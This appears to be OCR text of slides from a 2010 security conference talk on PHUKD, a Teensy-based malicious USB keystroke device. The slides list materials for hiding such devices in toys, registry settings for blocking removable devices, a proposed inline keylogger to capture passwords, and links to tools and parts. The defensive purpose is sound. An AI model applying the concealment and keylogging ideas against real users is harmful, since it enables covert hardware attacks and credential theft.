Arts and Crafts, in my Defcon? It's more likely than you think

Materials for making cube toy Trojans:

- ShapeLock
  Heat in boiling water, shape as you wish. Beware of a hot day in a black car. Good for defusing LEDs/Lasers
- Two Part Silicone Putty
  Great stuff for casting toys
- Cake, Soap and Candy molds
- Silicone Caulk
  Mixed with water, quickly applied and used with a plastic wrap backing
- Polymer Clay
  Sort of the reverse of ShapeLock, heat causes it to harden
- Hot Glue
  Limited use in molding, but is great for defusing LEDs/Lasers
- Fishing Lures
  Fun to melt and cast


Casting Stuff

http://Irongeek.com

Protecting Against PHUKD

On Windows 7/Vista look at the following GPO options:

Computer Configuration->Administrative Templates->System->Device Instillation->Device Instillation Restrictions



http://technet.microsoft.com/es-es/library/cc753539%28WS.10%29.aspx

http://Irongeek.com

Protecting Against PHUKD

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{EA879B20-EDB8-4FBB-972D-DDD85F5D90AA}Machine\Software\Policies\Microsoft\Windows\DeviceInstall\Restrictions]
"DenyRemovableDevices"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{EA879B20-EDB8-4FBB-972D-DDD85F5D90AA}Machine\Software\Policies\Microsoft\Windows\DeviceInstall\Restrictions\DeniedPolicy]
"SimpleText"="Disabled because Adrian Said So!!!"

If device was inserted when policy is in place, you may have to go into device manager to enable the device even after the policy is unset.

Locking down Windows Vista and Windows 7 against Malicious USB devices

Yes, my links are not typing friendly! But Google likes them. ☺

http://www.irongeek.com/i.php?page=security/locking-down-windows-vista-and-windows-7-against-malicious-usb-devices

Ideas I have for future work

- Make a pass though device with the Teensy that goes inline with the keyboard
  - Could log keystrokes
  - Could parse and pull out username/password to log itself back in after hours
- Long range wireless keyboard

Useful Tools/Links

- PHUKD Project site
  http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle
- Paul's Teensyduino Docs
  http://www.pjrc.com/teensy/teensyduino.html
- USBDeview
  http://www.nirsoft.net/utils/usb_devices_view.html
- Reg From App
  http://www.nirsoft.net/utils/reg_file_from_application.html
- HAK5's Rubber Ducky Forum
  http://www.hak5.org/forums/index.php?showforum=56

Sources for parts

- Teensy
  http://www.pjrc.com/teensy/
- Photoresistors and other small parts
  http://www.bgmicro.com
  http://www.mouser.com
- LEDs
  http://www.ledshoppe.com/
- Other stuff
  Small USB A to Mini USB
  http://www.dealextreme.com/details.dx/sku.2704~r.48687660
  Small HUB
  http://www.dealextreme.com/details.dx/sku.30564~r.48687660

Events

- Louisville Infosec
  Thursday October 7th, 2010
  http://www.louisvilleinfosec.com/

- SkydogCon
  http://www.skydogcon.com/

- Phreaknic/Notacon/Outerz0ne
  http://phreaknic.info
  http://notacon.org/
  http://www.outerz0ne.org/

DerbyCon
Sept 30 – Oct 2, 2011 Louisville Ky
http://derbycon.com

We need a slogan (Ky or Horse themed?):

- "What color is your Derby?"
- "11 hundred nerds and devices"
- "Beating the security world like a French steak"
- "The Glue that holds the hacker community together"

Special Thanks

- Tenacity Solutions
  http://www.tenacitysolutions.net/

- Kentuckiana ISSA
  http://www.issa-kentuckiana.org/

- PJRC
  http://www.pjrc.com/

QUESTIONS?

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Email: Irongeek@irongeek.com

Twitter: @Irongeek_ADC